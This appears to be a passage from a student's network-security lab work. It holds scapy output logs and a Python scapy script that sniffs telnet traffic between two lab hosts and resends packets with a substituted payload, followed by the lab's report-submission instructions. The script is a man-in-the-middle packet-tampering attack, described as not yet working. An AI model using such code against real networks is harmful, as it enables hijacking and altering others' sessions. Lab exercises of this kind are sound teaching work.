
```
.
Sent 1 packets.
Original Packet.....
Source IP:  10.0.2.7
Destination IP:  10.0.2.6
payload: b'f'
payload altered?: b'z'
Spoofed Packet.....
Source IP:  127.0.0.1
Destination IP:  127.0.0.1
.
Sent 1 packets.
Original Packet.....
Source IP:  10.0.2.6
Destination IP:  10.0.2.7
Spoofed Packet.....
Source IP:  127.0.0.1
Destination IP:  127.0.0.1
.
Sent 1 packets.
```



The server response to 'f' key press still responds with 'f' rather than 'z'

Modifying the code to below prepares does update the payload captured on wireshark, but is still constructed incorrectly:

```
#! /usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
    print("Original Packet.....")
    print("Source IP: ", pkt[IP].src)
    print("Destination IP: ", pkt[IP].dst)
    data = ''
    if pkt[IP].src=='10.0.2.7' and pkt[IP].dst=='10.0.2.6': #tcp packet from Server to Host A  so we need to modify telnet data

        print('payload: ' + str(pkt[TCP].payload))
        data = 'z'
    else:
        data = pkt[TCP].payload
    a = IP(src=pkt[IP].src, dst=pkt[IP].dst)
    b = TCP(dport=23)
    newpkt = a/b/data
    print('spoofed data?: ' + str(newpkt[TCP].payload))
    print("Spoofed Packet.....")
    print ("Source IP: ", newpkt[IP].src)
    print("Destination IP: ", newpkt[IP].dst)
    send(newpkt)
pkt = sniff(filter='tcp',prn=spoof_pkt)
```



4 Submission

Students need to submit a detailed lab report to describe what they have done, what they have observed, and how they interpret the results. Reports should include evidences to support the observations. Evidences include packet traces, screenshots, etc. Reports should also list the important code snippets with explanations. Simply attaching code without any explanation will not receive credits.